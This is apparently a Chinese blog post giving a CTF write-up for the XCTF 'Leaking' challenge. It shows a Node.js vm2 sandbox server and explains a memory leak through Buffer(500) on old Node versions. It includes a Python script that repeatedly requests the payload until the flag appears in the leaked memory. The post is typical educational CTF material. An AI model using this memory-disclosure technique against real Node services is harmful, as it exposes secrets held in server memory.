xctf攻防世界Leaking wp

原创

sash1mi 于 2021-01-15 15:16:27 发布 1267 收藏 5

分类专栏： CTF writeup 文章标签： nodejs python wp

本文链接：https://blog.csdn.net/weixin_46676743/article/details/112669105

CTF 同时被 2 个专栏收录


14 篇文章 1 订阅

订阅专栏

writeup

12 篇文章 0 订阅

订阅专栏




访问题目地址

```
"use strict";

var randomstring = require("randomstring");
var express = require("express");
var {
    VM
} = require("vm2");
var fs = require("fs");

var app = express();
var flag = require("./config.js").flag

app.get("/", function(req, res) {
    res.header("Content-Type", "text/plain");

    /*    Orange is so kind so he put the flag here. But if you can guess correctly :P    */
    eval("var flag_" + randomstring.generate(64) + " = \"flag{" + flag + "}\";")
    if (req.query.data && req.query.data.length <= 12) {
        var vm = new VM({
            timeout: 1000
        });
        console.log(req.query.data);
        res.send("eval ->" + vm.run(req.query.data));
    } else {
        res.send(fs.readFileSync(__filename).toString());
    }
});

app.listen(3000, function() {
    console.log("listening on port 3000!");
});
```

简单分析可以看出是一道关于node.js沙箱逃逸的问题，首先定义变量 flag，然后可以在沙箱里面执行任意的命令，那问题是如何逃逸出去呢？

Google了一下：



这儿的环境是 8.0 之前的，所以我们使用 Buffer()来读取内存，这个和 Linux 读内存原理差不多

直接上EXP：

```python
# encoding=utf-8

import requests
import time
url = 'http://your ip:port/?data=Buffer(500)'
response = ''
while 'flag' not in response:
        req = requests.get(url)
        response = req.text
        print(req.status_code)
        time.sleep(0.1)
        if 'flag{' in response:
            print(response)
            break
```

拿到flag

flag{4nother_h34rtbleed_in_n0dejs}

思考：node.js沙箱逃逸的原理是甚么？